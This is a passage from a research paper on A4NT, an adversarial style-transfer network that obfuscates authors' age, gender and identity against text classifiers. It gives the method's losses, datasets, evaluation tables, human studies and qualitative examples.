$$L_{\text{sem}}(\tilde{s_y}, s_x) = -\log P_r(s_x|\tilde{s_y}) \tag{10}$$

The lower the semantic loss $L_{\text{sem}}$, the higher the reconstruction probability and thus more meaning of the input sentence $s_x$ is preserved in the style-transfer output $\tilde{s_y}$.

#### 4.4.2 Semantic Embedding Loss

An alternative approach to measuring the semantic loss is to embed the two sentences, $\tilde{s_y}$ and $s_x$, into a semantic space and compare the two embedding vectors using $l_1$ distance. The idea is that a semantic embedding method puts similar meaning sentences close to each other in this vector space. This approach is used in many natural language processing tasks, for example in semantic entailment [47]

Since we do not have annotations of semantic relatedness on our datasets, it is not possible to train a semantic embedding model but instead we have to rely on pre-trained models known to have good transfer learning performance. Several such semantic sentence embeddings are available in the literature [47, 48]. We use the universal sentence embedding model from [47], pre-trained on the Stanford natural language inference dataset [49].

We embed the two sentences using this semantic embedding model $F$ and use the $l_1$ distance to compare the two embeddings and define the semantic loss as:

$$L_{\text{sem}}(\tilde{s_y}, s_x) = \sum_{dim} \left| F(s_x) - F(\tilde{s_y}) \right| \tag{11}$$

### 4.5 Smoothness with Language Loss

The A$^4$NT network can minimize the style and the semantic losses, while still producing text which is broken and grammatically incorrect. To minimize the style loss the A$^4$NT network needs to add words typical of the target attribute style. While minimizing the semantic loss, it needs to retain the semantically relevant words from the input text. However neither of these two losses explicitly enforces correct grammar and word order of $\tilde{s}$.

On the other hand, unconditional neural language models are good at producing grammatically correct text. The likelihood of the sentence produced by our A$^4$NT model $\tilde{s}$ under an unconditional language model, $M_y$, trained on the text by target attribute authors $y$, is a good indicator of the grammatical correctness of $\tilde{s}$. The higher the likelihood, the more likely the generated text $\tilde{s}$ has syntactic properties seen in the real data. Therefore, we add an additional language smoothness loss on $\tilde{s}$ in order to enforce $Z$ to produce syntactically correct text.

$$L_{\text{lang}}(\tilde{s}) = -\log M_y(\tilde{s}) \tag{12}$$

**Overall loss function:** The A$^4$NT network is trained with a weighted combination of the three losses: style loss, semantic consistency and language smoothing loss.

$$L_{\text{tot}}(Z_{xy}) = w_{\text{sty}} L_{\text{style}} + w_{\text{sem}} L_{\text{sem}} + w_l L_{\text{lang}} \tag{13}$$

We chose the above three weights so that the magnitude of the weighted loss terms are approximately equal at the beginning of training. Model training was not sensitive to exact values of the weights chosen that way.

**Implementation details:** We implement our model using the PyTorch framework [50]. The networks are trained by optimizing the loss functions described with stochastic gradient descent using the RMSprop algorithm [51]. The A$^4$NT network is pre-trained as an autoencoder, i.e to reconstruct the input sentence, before being trained with the loss function described in (13). During the GAN training, the A$^4$NT network and the attribute classifiers are trained for one minibatch each alternatively. We will open source our code, models and data at the time of publication.

## 5 Experimental Setup

We test our A$^4$NT network on obfuscation of three different attributes of authors on two different datasets. The three attributes we experiment with include author's age (under 20 vs over 20), gender (male vs female authors), and author identities (setting with two authors).

## 5.1 Datasets

We use two real world datasets for our experiments: Blog Authorship corpus [37] and Political Speech dataset. The datasets are from very different sources with distinct language styles, the first being from mini blogs written by several anonymous authors, and the second from political speeches of two US presidents Barack Obama and Donald Trump. This allows us to show that our approach works well across very different language corpora.

**Blog dataset:** The blog dataset is a large collection of micro blogs from blogger.com collected by [37]. The dataset consists of 19,320 "documents" along with annotation of author's age, gender, occupation and star-sign. Each document is a collection of all posts by a single author. We utilize this dataset in two different settings; split by gender (referred to as blog-gender setting) and split by age annotation (blog-age setting). In the blog-age setting, we group the age annotations into two groups, teenagers (age between 13-18) and adults (age between 23-45) to obtain data with binary age labels. Age-groups 19-22 are missing in the original dataset. Since the dataset consists of free form text written while blogging with no proper sentence boundaries markers, we use the Stanford CoreNLP tool to segment the documents into sentences. All numbers are replaced with the NUM token. For training and evaluation, the whole dataset is split into training set of 13,636 documents, validation set of 2,799 documents and test set of 2,885 documents.

**Political speech dataset:** To test the limits of how far style imitation based anonymization can help protect author identity, we also test our model on two well known political figures with very different verbal styles. We collected the transcriptions of political speeches of Barack Obama and Donald Trump made available by the The American Presidency Project [52]. While the two authors talk about similar topics they have highly distinctive styles and vocabularies, making it a challenging dataset for our A$^4$NT network. The dataset consists of 372 speeches, with about 65,000 sentences in total as shown in Table I. We treat each speech as a separate document when evaluating the classification results on the document-level. This dataset contains a significant amount of references to named entities like people, organizations, etc. To avoid that both attribute classifiers and the style transfer model rely on these references to specific people, we use the Stanford Named Entity Recognizer tool [53] to identify and replace these entities with entity labels. The dataset is split into training set of 250 speeches, validation set of 49 speeches and test set of 73 speeches.

The comparison of the two datasets can be found in Table I. The blog dataset is much larger and therefore we run most of our evaluation on it. Using these two datasets, we evaluate our model in three different attribute obfuscation settings, namely age (blog-age), gender (blog-gender) and identity obfuscation (speech dataset). Detailed analysis of our model presented in Section 6.2 is done on the validation split of the blog dataset, in the blog-age setting, containing 2,799 documents and 518,268 sentences.

| **Dataset** | Attributes | # Documents | # Sentences | # Vocabulary |
|---|---|---|---|---|
| Speech | Identity | 372 | 65k | 5.6k |
| Blog | Age, Gender | 19320 | 3.38 Mil | 22k |

Table I: Comparing statistics of the two datasets.

## 5.2 Evaluation Methods

We evaluate our models with according to two different aspects: **(a)** *Privacy effectiveness*, to measure how well the A$^4$NT network can fool the attribute classifiers and **(b)** *Semantic similarity*, quantifying how much of the input sentence semantics is preserved after style transfer.

To quantify privacy effectiveness we compare the F1-score of the attribute classifiers on the original data and the generated text. To mimic a real-world setting where we will not have access to the parameters of the attribute-classifier used by the adversary to train our A$^4$NT network, we test it against attribute classifiers which have been separately trained on real data.

The F1-score for the attribute classifiers is defined as:

$$F1 = 2 * \frac{\text{precision} * \text{recall}}{\text{precision} + \text{recall}} \tag{14}$$

With successful style transfer, the attribute classifier will misclassify generated text and the F1-scores will drop. We consider the obfuscation to be successful if the F1-score drops below that of a random guessing classifier. Note that since the datasets are not perfectly balanced with respect to the binary attributes, the F1-score for random classifier is not 0.5. The expected document-level F1-scores of random guessing are 0.54 for the blog-age setting, 0.5 for the blog-gender setting, and 0.61 for the speech data.

For achieving obfuscation, having the attribute classifier around random chance-level is more desirable than pushing the classifier to 0% accuracy. Zero accuracy means the classifier has perfectly misclassified every sample. In a binary classification setting like age-group or gender, if the adversary detects there has been obfuscation he can fully recover the original classes by just flipping the decisions of the classifier. However if the obfuscation is to the random chance-level, even upon detection, the best the adversary can do is to get the random chance accuracy. This also holds true for multi-class situation, as can be seen from the information theoretic point of view. To achieve perfect obfuscation, we want the attribute classifier output to contain minimum information about the true class of the input text. When the classifier accuracy of the $k$-class attribute classifier is at the random chance-level, it is guessing the class labels with uniform probability $p(y|c) \sim \text{Uniform}(1,2,\cdots,k)$.

In this case the mutual information between the classifier predicted label $y$ and true label $c$ is zero, since the $p(y|c) = p(y)$. However, the prediction of classifier $p(y|c)$ at 0% accuracy is not independent of the input class-label since it cannot take the correct class value $c$, i.e $p(y|c) \sim \text{Uniform}(1, 2, \cdots, c-1, c+1, \cdots, k)$. This leads to non-zero mutual information between $y$ and $c$. Hence, we use the random chance-level as our success criteria for obfuscation instead of targeting 0% classifier accuracy.

To quantify semantic similarity, we use the meteor metric [54]. It is used in machine translation and image captioning to evaluate the similarity between the candidate text and a reference text. Meteor compares the candidate text to one or more references by matching n-grams, while allowing for soft matches using synonym and paraphrase tables. Meteor score lies between zero and one with zero indicating no similarity and one indicating identical sentences. For a point of reference, the state-of-the-art methods for paraphrase generation task achieve meteor scores between 0.35-0.4 [55] and for multimodal machine translation task achieve meteor score in the range 0.5-0.55 [56]. We use the meteor score between the generated and input text as the measure of semantic similarity.

However, the automatic evaluation for semantic similarity is not perfectly correlated with human judgments, especially with few reference sentences. To address this, we additionally conduct two user studies on a subset of the test data of 745 sentences, first to compare the semantic similarity between different obfuscation methods relatively, and second to measure the semantic similarity between the model output and input text on an absolute scale. We ask human annotators on Amazon Mechanical Turk (AMT) to judge the semantic similarity of the generated text from our models. No other information was collected from the annotators, thereby keeping them anonymous. The annotators were compensated for their work through the AMT system. We manually screened the text shown to the annotators to make sure it contained no obvious offensive content.

## 5.3 Baselines

We use the two baseline methods below to compare our model with. Both chosen baselines are automatic obfuscation methods not relying on hand-crafted rules.

**Autoencoder** We train our A$^4$NT network $Z$ as an autoencoder, where it takes as input $s_x$ and tries to reproduce it from the encoding. The autoencoder is trained similar to a standard neural language model with cross entropy loss. We train two such auto-encoders $Z_{xx}$ and $Z_{yy}$ for the two attributes. Now simple style transfer can be achieved from $x$ to $y$ by feeding the sentence $s_x$ to the autoencoder of the other attribute class $Z_{yy}$. Since $Z_{yy}$ is trained to output text in the $y$ domain, the sentence $Z_{yy}(s_x)$ tends to look similar to sentences in $y$. This model sets the baseline for style transfer that can be achieved without cross domain training using GANs, with the same network architecture and the same number of parameters.

**Google machine translation:** A simple and accessible approach to change writing style of a piece of text without hand designed rules is to use generic machine translation software. The input text is translated from a source language to multiple intermediate languages and finally translating back to the source language. The hope is that through this round-trip the style of the text has changed, with the meaning preserved. This approach was used in the PAN authorship obfuscation challenge recently [16].

We use the Google machine translation service[1] to perform the round-trip translation of our input sentences. We have tried a varying number of intermediate languages, results of which will be discussed in Section 6. Since Google limits the api calls and imposes character limits on manual translation, we use this baseline only on the subset of 745 sentences from the test set for human evaluation.

# 6 Experimental Results

We test our model on the three settings discussed in Section 5 with the goal to understand if the proposed A$^4$NT network can fool the attribute classifiers to protect the anonymity of the author attributes. Through quantitative evaluation done in Section 6.1, we show that this is indeed the case: our A$^4$NT network learns to fool the attribute classifiers across all three settings. We compare the two semantic loss functions presented in Section 4.4 and show that the proposed reconstruction likelihood loss does better than pre-trained semantic encoding.

However, this privacy gain comes with a trade-off. The semantics of the input text is sometimes altered. In Section 6.2, using qualitative examples, we analyze the failure modes of our system and identify limits up to which style-transfer can help preserve anonymity.

We use three variants of our model in the following study. The first model uses the semantic encoding loss described in Section 4.4.2 and is referred to as *FBsem*. The second uses the reconstruction likelihood loss discussed in Section 4.4.1 instead, and is denoted by *CycML*. Finally, *CycML+Lang* uses both cyclic maximum likelihood and the language smoothing loss described in Section 4.5.

## 6.1 Quantitative Evaluation

Before analyzing the performance of our A$^4$NT network, we evaluate the attribute classifiers on the three settings we use. For this, we train the attribute classifier model in Section 4.1 on all three settings. Table II shows the F1-scores of the attribute classifiers on the training and the validation splits of the blog and the speech datasets. Document-level scores are

[1] https://translate.google.com/

| Setting | Training Set | | Validation Set | |
|---|---|---|---|---|
| | Sentence | Document | Sentence | Document |
| Speechdata | 0.84 | 1.00 | 0.68 | 1.00 |
| Blog-age | 0.76 | 0.92 | 0.74 | 0.88 |
| Blog-gender | 0.64 | 0.93 | 0.52 | 0.75 |

Table II: F1-scores of the attribute classifiers. All of them do well and better than the document-level random chance (0.62 for speech), (0.53 for age), and (0.50 for gender).

obtained from accumulating the class log-probability scores on each sentence in a document before picking the maximum scoring class as the output label. We also tried hard voting to accumulate sentence level decisions, and observed that the hard voting results follow the same trend across datasets and splits.

On the smaller political speech dataset, the attribute classifier is able to easily discriminate between the two authors, Barack Obama and Donald Trump, achieving perfect F1-score of 1.0 on both the training and the validation splits. The model also performs well on the age-group classification, achieving F1-score of 0.88 on the validation set at the document-level. Gender classification turns out to be the hardest to generalize, with a significant drop in F1-score on the validation set compared to the training set (down to 0.75 from 0.93). However, we note that our gender classifier achieves similar document-level classification accuracies to the traditional stylometric methods (76.1% accuracy reported in [4], compared to 74.1% accuracy achieved by our model). In all three tasks, the performance on sentence-level is worse than on document-level classification. This is especially true in the gender classification task, where the sentence-level classification does only marginally better than the random chance (0.52 F1-score). This is expected since the stylistic differences between authors of different genders is not visible in strong in all the sentences. However there is usually a few sentences within a document where these stylistic differences are strong. Thus when we aggregate the classifier scores over a document, the classifier does much better and is well above the random chance (0.75 F1-score vs 0.50 chance-level). Document-level classification also generalizes better with less difference between training and validation set F1-scores in Table II. Henceforth, we will use document-level F1-score as our primary metric when evaluating the effectiveness of A$^4$NT networks.

#### 6.1.1 Quantifying Privacy Gains from A$^4$NT

We evaluate the performance of our A$^4$NT network using the attribute classifiers presented in the previous section. To obfuscate the authorship of a document, the A$^4$NT network is run on every sentence in a document to transfer style from the true attribute to the target one. For example, to mask age of a teenager written document we use the A$^4$NT network $Z_{Teen-Adult}$. Style-transferred document is input to the attribute classifier of the source attribute and F1-score of this classifier is computed. This measures the privacy effectiveness of the style transfer. Meteor score is computed between the source sentence and the A$^4$NT output, to measure the semantic similarity.

Table III shows these results in the three settings. On the small speech dataset all methods, including the autoencoder baseline described in Section 5.3, successfully fool the attribute classifier. They all obtain F1-scores below the chance-level, with our A$^4$NT networks doing better. However the meteor scores of all models is significantly lower than in the blog dataset, indicating significant amount of semantic loss in the process of anonymization.

On the larger blog dataset, the autoencoder baseline fails to fool the attribute classifier, with only a small drop in F1-score of 0.03 (from 0.88 to 0.85) in case of age and 0.14 in case of gender (from 0.75 to 0.61) Our A$^4$NT models however do much better, with all of them being able to drop the F1-score below the random chance.

The *FBsem* model using semantic encoder loss achieves the largest privacy gain, by decreasing the F1-scores from 0.88 to 0.08 in case of age and from 0.75 to 0.39 in case of gender. This model however suffers from poor meteor scores, indicating the sentences produced after the style transfer are no longer similar to the input.

The model using reconstruction likelihood to enforce semantic consistency, *CycML*, fares much better in meteor metric in both age and gender style transfer. It is still able to fool the classifier, albeit with smaller drops in F1-scores (still below random chance). Finally, with addition of the language smoothing loss (*CycML+Lang*), we see a further improvement in the meteor score in the blog-age setting, while the performance remains similar to *CycML* on blog-gender setting and the speech dataset. However, the language smoothing model *CycML+Lang* fares better in the user study discussed in Section 6.1.2 and also produces better qualitative samples as will be seen in Section 6.2.

**Generalization to other classifiers:** An important question to answer if A$^4$NT is to be applied to protect the privacy of author attributes, is how well it performs against unseen NLP based adversaries ? To test this we trained ten different attribute classifiers networks on the blog-age setting. These networks vary in architectures (LSTM, CNN and LSTM+CNN) and hyper-parameters (number of layers and number of units), but all of them achieve good performance in predicting the age attribute. The networks were chosen to reflect real-world architecture choices used for text classification. Results from evaluating the text generated by the A$^4$NT networks using these "holdout" classifiers are shown in Table IV. The column "mean" shows the mean performance of the ten classifiers and "max" shows the score of best performing classifier

| Model | Blog-age data | | | Blog-gender data | | | Speech dataset | | |
|---|---|---|---|---|---|---|---|---|---|
| | Sent F1 | Doc F1 | Meteor | Sent F1 | Doc F1 | Meteor | Sent F1 | Doc F1 | Meteor |
| Random classifier | 0.54 | 0.54 | - | 0.53 | 0.5 | - | 0.60 | 0.61 | - |
| Original text | 0.74 | 0.88 | 1.0 | 0.52 | 0.75 | 1.0 | 0.68 | 1.00 | 1.0 |
| Autoencoder | 0.69 | 0.85 | 0.77 | 0.49 | 0.61 | 0.78 | *0.26* | *0.12* | 0.32 |
| $A^4$NT FBsem | *0.43* | *0.08* | 0.40 | *0.45* | *0.39* | 0.53 | *0.12* | *0.00* | 0.28 |
| $A^4$NT CycML | *0.49* | *0.20* | 0.57 | *0.41* | *0.44* | **0.79** | *0.11* | *0.00* | **0.29** |
| $A^4$NT CycML+Lang | *0.54* | *0.32* | **0.69** | *0.44* | *0.39* | **0.79** | *0.12* | *0.00* | **0.29** |

Table III: Performance of the style transfer anonymization in fooling the classifiers, across the three settings. F1 (lower is better) and Meteor (higher is better). F1-scores below chance levels are shown in italics.

Holdout classifiers have good performance on the original text, achieving mean 0.85 document-level F1-score. Table IV shows that all three $A^4$NT networks generalize well and are able to drop the document F1-score of the holdout classifiers to the random chance level (0.54 for the blog-age setting). They perform slightly worse than on the seen LSTM classifier, but are able to significantly drop the performance of all the holdout classifiers (mean F1 score drops from 0.85 to 0.53 or below). This is a strong empirical evidence that the transformations applied by the $A^4$NT networks are not specific to the classifier they are trained with, but can also generalize to other adversaries.

We conclude that the proposed $A^4$NT networks are able to fool the attribute classifiers on all three tested tasks and also show generalization ability to fool classifier architectures not seen during training.

Note that here we have considered dropping the classifier score below the random chance-level on average as the criteria for fooling the classifiers and protecting privacy as motivated in Section 5.2. However, in some scenarios it is desirable for the obfuscation model to fool the classifiers all the time and pushing adversary to achieving 0% classification accuracy. This guarantee would provide the user the freedom to use the obfuscation only when desired. Our $A^4$NT model is not able to reach this level of 100% obfuscation. It remains an important open problem for the future work to achieve 100% obfuscation while preserving semantics, so that the user remains in full control.

**Comparison to prior work:** We also compare the performance of our model to a prior work on automatic anonymization [26]. This work proposes to anonymize the writing style by computing average statistics on certain text features and applying pre-defined transformations to change the input text statistics towards the average. We refer to this model as *C-Avg* and test this model on our age obfuscation task using the official code from [26]. The results are shown in Table V. For fair comparison we compare the performance against a holdout classifier, not seen by our model as well. We can see that the *C-Avg* model [26] does not perform well on the age obfuscation task, managing to drop the F1-score only to 0.77 from 0.84, which is well above the random chance-level. Our $A^4$NT model however drops the F1-score below the chance-level to 0.44. Our model does better in semantic similarity as well, achieving meteor score of 0.69 compared to 0.55 obtained by *C-Avg*. The poor performance of *C-Avg* model [26] on the age obfuscation task is due to the fact that *C-Avg* relies on hand designed transformations (eg. substituting synonyms from a dictionary) which does not generalize well to the diverse writing styles found in the blog dataset. This highlights the advantage of the proposed approach to learn to perform obfuscation directly from the data.

**Different operating points :** Our $A^4$NT model offers the ability to obtain multiple different style-transfer outputs by simply sampling from the models distribution. This is useful as different text samples might have different levels of semantic similarity and privacy effectiveness. Having multiple samples allows users to choose the level of semantic similarity vs privacy trade-off they prefer.

We illustrate this in Figure 6. Here five samples are obtained from each $A^4$NT model for each sentence in the test set. By choosing the sentence with minimum, maximum or random meteor scores w.r.t the input text, we can obtain a trade-off between semantic similarity and privacy. We see that while the *FBsem* model offers limited variability, *CycML+LangLoss* offers a wide range of choices of operating points. All operating points of *CycML+LangLoss* achieve better meteor score than 0.5, which indicates this model preserves the semantic similarity well.

### 6.1.2 Human Judgments for Semantic Consistency

In machine translation and image captioning literature, it is well known that automatic semantic similarity evaluation metrics like meteor are only reliable to a certain extent. Evaluation from human judges is still the gold-standard with which models can be reliably compared.

Accordingly, we conduct user studies to judge the se-

| Model | Seen Classifier F1-score | Holdout Classifiers | |
|---|---|---|---|
| | | Mean F1 | Max F1 |
| Original text | 0.88 | 0.85 | 0.87 |
| Autoencoder | 0.85 | 0.83 | 0.84 |
| A$^4$NT FBsem | *0.08* | *0.19* | *0.31* |
| A$^4$NT CycML | *0.20* | *0.41* | 0.58 |
| A$^4$NT CycML+Lang | *0.32* | *0.53* | 0.62 |

Table IV: Evaluating the A$^4$NT anonymization against previously unseen (holdout) classifiers, on blogdata (age). Document-level F1 score is used.

| Model | Holdout Classifier Doc F1-score | Meteor |
|---|---|---|
| Original text | 0.84 | 1.0 |
| *C-Avg* [26] | 0.77 | 0.55 |
| Ours | ***0.44*** | **0.69** |

Table V: Comparison of our A$^4$NT model to prior work on automatic anonymization. We compare both privacy effectiveness against a classifier and semantic consistency (meteor metric).

mantic similarity preserved by our A$^4$NT networks. The evaluations were conducted on a subset of 745 random sentences from the test split of the blog-age dataset. First, output from different A$^4$NT models is obtained for the 745 test sentences. If any model generates identical sentences to the input, this model is ranked first automatically without human evaluation. Note that, in some cases, multiple models can achieve rank-1, when they all produce identical outputs. The cases without any identical sentences to the input are evaluated using human annotators on Amazon Mechanical Turk (AMT). An annotator is shown one input sentence and multiple style-transfer outputs and is asked to pick the output sentence which is closest in meaning to the input sentence. Three unique annotators are shown each test sample and majority voting is used to determine the model which ranks first. Cases with no majority from human evaluators are excluded.



Figure 6: Operating points of A$^4$NT models on test set.

The main goal of the study is to identify which of the three A$^4$NT networks performs best in terms of semantic similarity according to human judges. We also compare the best of our three systems to the baseline model based on Google machine translation, discussed in Section 5.3.

For the machine translation baseline, we obtain style-transferred texts from four different language round-trips. We started with English→German→French→English, and obtained three more versions with incrementally adding Spanish, Finnish and finally Armenian languages into the chain before the translation back to English.

To pick the operating points for the user study, we compare the performance of these four machine translation baselines and our three models on the human-evaluation test set in Figure 7. Note that here we show sentence-level F1 score on the y-axis as the human-evaluation test set is too small for document-level evaluation. We see that none of the Google machine translation baselines are able to fool the attribute classifiers. The model with 5-hop translation achieves best (lowest) F1-score of 0.81 which is only slightly less than the input data F1-score of 0.9. This model also achieves significantly worse meteor score than any of our A$^4$NT models.

We conduct the user study comparing our style-transfer models on two operating points of 0.5 F1-score and 0.66 F1-scores, to obtain human judgments at two different levels of privacy effectiveness as shown in Table VI. We see that the model *CycML+Lang* outperforms the other two models at both operating points. *CycML+Lang* wins 50.74% of the time (ignoring ties) at operating point 0.5 and 57.87% of the time at operating point 0.66. These results combined with quantitative evaluation discussed in Section 6.1 confirm that the cyclic ML loss combined with the language model loss gives the best trade-off between semantic similarity and privacy effectiveness.

Finally, we conduct the user study between the *CycML+Lang* model operating at 0.79 and the Google machine translation baseline with 3 hops. The operating point is chosen so that the two models are closest to each other in privacy effectiveness and meteor score. Results in Table VII show that our model wins over the GoogleMT baseline by approximately 16% (59.46% vs 43.76% rank1) on semantic similarity as per human judges, while still having better privacy effectiveness. This is largely because our A$^4$NT model learns not to change the input text if it is already ambiguous for the attribute classifier, and only makes changes when necessary. In contrast, changes made by GoogleMT round trip are not optimized towards maximizing privacy gain, and can change the input text even when no change is needed.

Apart from the relative evaluation between our model



Figure 7: Privacy and semantic consistency of A$^4$NT and the Google MT baseline on the human evaluation test set

| Operating Point | FBsem | CycML | CycML + Lang |
|---|---|---|---|
| 0.66 | 32.02 | 39.75 | **57.87** |
| 0.5 | 15.03 | 31.68 | **50.74** |

Table VI: User study to judge semantic similarity. Three variants of our model are compared. Numbers show the % times the model ranked first. Can add to more than 100% as multiple models can have rank-1.

| Comparison | A$^4$NT CycML + Lang | GoogleMT |
|---|---|---|
| Operating point | 0.79 | 0.85 |
| Relative (% Rank 1) | **59.46** | 43.76 |
| Absolute (0-5) | **4.51±0.84** | 4.16±0.89 |

Table VII: User study of our best model and the Google MT baseline.

and the GoogleMT baseline, we additionally conduct separate a user study for both the models to assess the semantic similarity to the input sentence in an absolute scale. This study is conducted on the same human-evaluation test set containing 745 sentences and using the AMT platform as before. We show each human judge the input sentence and output form either of the models and ask them to rate the similarity to the input in a Likert scale from zero to five. We adopt the instruction used in SemEval task [57] to describe the different rating values to the user. Here zero rating corresponds to the worst case where the input and output sentences are not semantically related and five corresponds to the best case where they are equivalent in meaning. Full definition of scales and further details about the user study is presented in the appendix B. Each input-output pair is evaluated by three human judges and we report the mean score and standard deviation in Table VII. We see the same trend as in the relative evaluation and our model achieves better overall score of 4.51/5.0 compared to 4.16 obtained by the GoogleMT baseline. The score of the A$^4$NT model lies between the ratings of 4.0 (sentences are equivalent with unimportant details differing) and 5.0 (sentences are equivalent). This shows that the A$^4$NT model preserves the meaning of the input sentence on average, by making semantically equivalent changes to fool the authorship classifier.

## 6.2 Qualitative Analysis

In this section we analyze some qualitative examples of anonymized text produced by our A$^4$NT model and try to identify the strengths and the weaknesses of this approach. Then we analyze the performance of the A$^4$NT network on different levels of input difficulty. We use the attribute classifiers' score as a proxy measure of the input text difficulty. If the text is confidently correctly classified (with classification score of 1.0) by the attribute classifier, then the A$^4$NT network has to make significant changes to fool the classifier. If it is already misclassified, the style-transfer network should ideally not make any changes.

### 6.2.1 Examples of Style Transfer for anonymization

Table VIII shows the results of our A$^4$NT model *CycML+Lang* applied to some example sentences in the blog-age setting. Style transfer in both directions, teenager to adult and adult to teenager, is shown along with the corresponding source attribute classifier scores. The examples illustrate some of the common changes made by the model and are grouped into three categories for analysis (# column in Table VIII).

**# 1. Using synonyms:** The A$^4$NT network often uses synonyms to change the style to target attribute. This is seen in style transfers in both directions, teen to adult and adult to teen in category # 1 samples in Table VIII. We can see the model replacing "yeh" with "ooh", "would" with "will", "..." with "," and so on when going from teen to adult, and replacing "funnily enough" with "haha besides", "work out" with "go out" and so on when changing from adult to teen. We can also see that the changes are not static, but depend on the context. For example "yeh" is replaced with "alas" in one instance and with "ooh" in another. These changes do not alter the meaning of the sentence too much, but fool the attribute classifiers thereby providing privacy to the author attribute.

**# 2. Replacing slang words:** When changing from teen to adult, A$^4$NT often replaces the slang words or incorrectly spelled words with standard English words, as seen in category #2 in Table VIII. For example, replacing "wad" (what) with "definitely", "wadeva" with "perhaps" and "nuthing" with "ofcourse". The opposite effect is seen when going from adult to teenager, with addition of "diz" (this) and replacing of "think" with "relized" (realized). These changes are learned entirely from the data, and would be very hard to encode explicitly in a rule-based system due to the variety in slangs and spelling mistakes.

**# 3. Semantic changes:** One failure mode of A$^4$NT is when the input sentence has semantic content which is significantly more biased to the author's class. These examples are shown in category #3 in Table VIII. For example, when an adult author mentions his "wife", the

| # | Input: Teen | A(x) | Output: Adult | A(x) |
|---|---|---|---|---|
| 1 | and yeh... it's raining lots now | 0.97 | and ooh... it's raining lots now | 0.23 |
| 1 | yeahh... i never let anyone really know how i'm feeling. | 0.94 | anyhow, i never let anyone really know how i'm feeling . | 0.24 |
| 1 | yeh, it's just goin ok here too! | 0.95 | alas, it's just goin ok here too! | 0.30 |
| 1 | would i go so far to say that i love her? | 0.52 | will i go so far to say that i love her? | 0.36 |

| i'm kind of the term PERSON because i do care. | i'm tired of the system of PERSON PERSON because they don't care. |
| that's what we need to change. | that's what she wanted to change. |
| that's how our democracy works. | that's how our horrible horrible trade deals. |

Table IX: Qualitative examples of style transfer on the speech dataset from Obama to Trump's style

A$^4$NT network replaces it with "crush", altering the meaning of the input sentence. Some common entity pairs where this behavior is seen are with (*school*↔*work*), (*class*↔*office*), (*dad*↔*husband*), (*mum*↔*wife*), and so on. Arguably, in such cases, there is no obvious solution to mask the identity of the author without altering these obviously biased content words.

On the smaller speech dataset however, the changes made by the A$^4$NT model alter the semantics of the sentences in some cases. Few example style transfers from Obama to Trump's style are shown in Table IX. We see that A$^4$NT inserts hyperbole ("better than anybody", "horrible horrible", "crooked"), references to "media" and "system", all salient features of Trump's style. We see that the style-transfer here is quite successful, sufficient to completely fool the identity classifier as was seen in Table III. However, and somewhat expectedly, the semantics of the input sentence is generally lost. A possible cause is that the attribute classifier is too strong on this data, owing to the small dataset size and the highly distinctive styles of the two authors, and to fool them the A$^4$NT network learns to make drastic changes to the input text.

### 6.2.2 Performance Across Input Difficulty

Figure 8 compares the attribute classifier score on the input sentence and the A$^4$NT output. Ideally we want all the A$^4$NT outputs to score below the decision boundary, while also not increasing the classifier score compared to input text. This "ideal score" is shown as grey solid line. We see that for the most part all three A$^4$NT models are below or close to this ideal line. As the input text gets more difficult (increasing attribute classifier score), the *CycML* and *CycML+Lang* slightly cross above the ideal line, but still provide significant improvement over the input text (drop in classifier score of about ~ 0.45).

Now, we analyze how much of input semantics is preserved with increasing difficulty. Figure 9 plots the meteor



Figure 8: Output Privacy vs Privacy on Input.



Figure 9: Meteor score plotted against input difficulty.



Figure 10: Histogram of privacy gain (left side) is shown alongside comparison of meteor score vs privacy gains.

score of the A$^4$NT output against the difficulty of the input text. We see that the meteor is high for sentences already across the decision boundary. These are easy cases, where the A$^4$NT networks need not intervene. As the input gets more difficult, the meteor score of the A$^4$NT output drops, as the network needs to do more changes to be able to fool the attribute classifier. The *CycML+Lang* model fares better than the other two models, with consistently higher meteor across the difficulty spectrum.

Figure 10 shows the histogram of privacy gain across the test set. Privacy gain is the difference between the attribute classifier score on the input and the A$^4$NT network output. We see that majority of transformations by the A$^4$NT networks leads to positive privacy gains, with only a small fraction leading to negative privacy gains. This is promising given that this histogram is over all the 500k sentences in the test set. Meteor score plotted against privacy gain shown in Figure 10, again confirms that large privacy gains comes with a trade-off of loss in semantics.

## 7 Conclusions

We presented a novel fully automatic method for protecting privacy sensitive attributes of an author against NLP based attackers. Our solution consists of the A$^4$NT network which learns to protect private attributes with novel adversarial training of a machine translation model. The A$^4$NT network achieves this by learning to perform style-transfer without paired data.

A$^4$NT offers a new data driven approach to authorship obfuscation. The flexibility of this end-to-end trainable model means it can adapt to new attack methods and datasets. Experiments on three different attributes namely age, gender and identity, showed that the A$^4$NT network is able to effectively fool the attribute classifiers in all the three settings. We also show that the A$^4$NT network also performs well against multiple unseen classifier architectures. This strong empirical evidence suggests that the method is likely to be effective against previously unknown NLP adversaries.

We developed a novel solution to preserve the meaning of input text using likelihood of reconstruction. Semantic similarity (quantified by meteor score) of the A$^4$NT network remains high for easier sentences, which do not contain obvious give-away words (school, work, husband etc.), but is lower on difficult sentences indicating the network effectively learns to identify and apply the right magnitude of change. The A$^4$NT network can be operated at different points on the privacy-effectiveness and semantic-similarity trade-off curve, and thus offers flexibility to the user. The experiments on the political speech data show the limits to which style transfer based approach can be used to hide attributes. On this challenging data with very distinct styles by the two authors, our method effectively fools the identity classifier but achieves this by altering the semantics of the input text.

# A Differentiability of discrete samples

We obtain an output sentence sample $\tilde{s_y}$ from the A$^4$NT network $Z_{xy}$ by sampling from the distribution $p(\tilde{w}_t|s_x)$, shown in (5), repeatedly until a special 'END' token is sampled. This naive sampling though is not suitable for training $Z_{xy}$ within a GAN framework as sampling from multinomial distribution is not differentiable.

To make sampling differentiable we follow the approach used in [44] and use the Gumbel-Softmax approximation [45] to obtain differentiable soft samples from $p(\tilde{w}_t|s_x)$. The gumbel-softmax approximation includes two parts. First, the re-parametrization trick using the gumbel random variable is applied to make the process of sampling from a multinomial distribution differentiable with respect to the probabilities $p(\tilde{w}_t|s_x)$. Next, softmax is used to approximate the arg-max operator to obtain "soft" samples instead of one-hot vectors. This makes the samples themselves differentiable. Thus, the gumbel-softmax approximation allows differentiating through sentence samples from the A$^4$NT network enabling end-to-end GAN training. Further details on gumbel-softmax approximation can be found in [45, 58].

# B Human evaluation

| Rating | Instruction |
|---|---|
| 5 | The two sentences are completely equivalent, as they mean the same thing. |
| 4 | The two sentences are mostly equivalent, but some unimportant details differ. |
| 3 | The two sentences are roughly equivalent, but some important information differs/missing. |
| 2 | The two sentences are not equivalent, but share some details. |
| 1 | The two sentences are not equivalent, but are on the same topic |
| 0 | The two sentences are completely dissimilar |

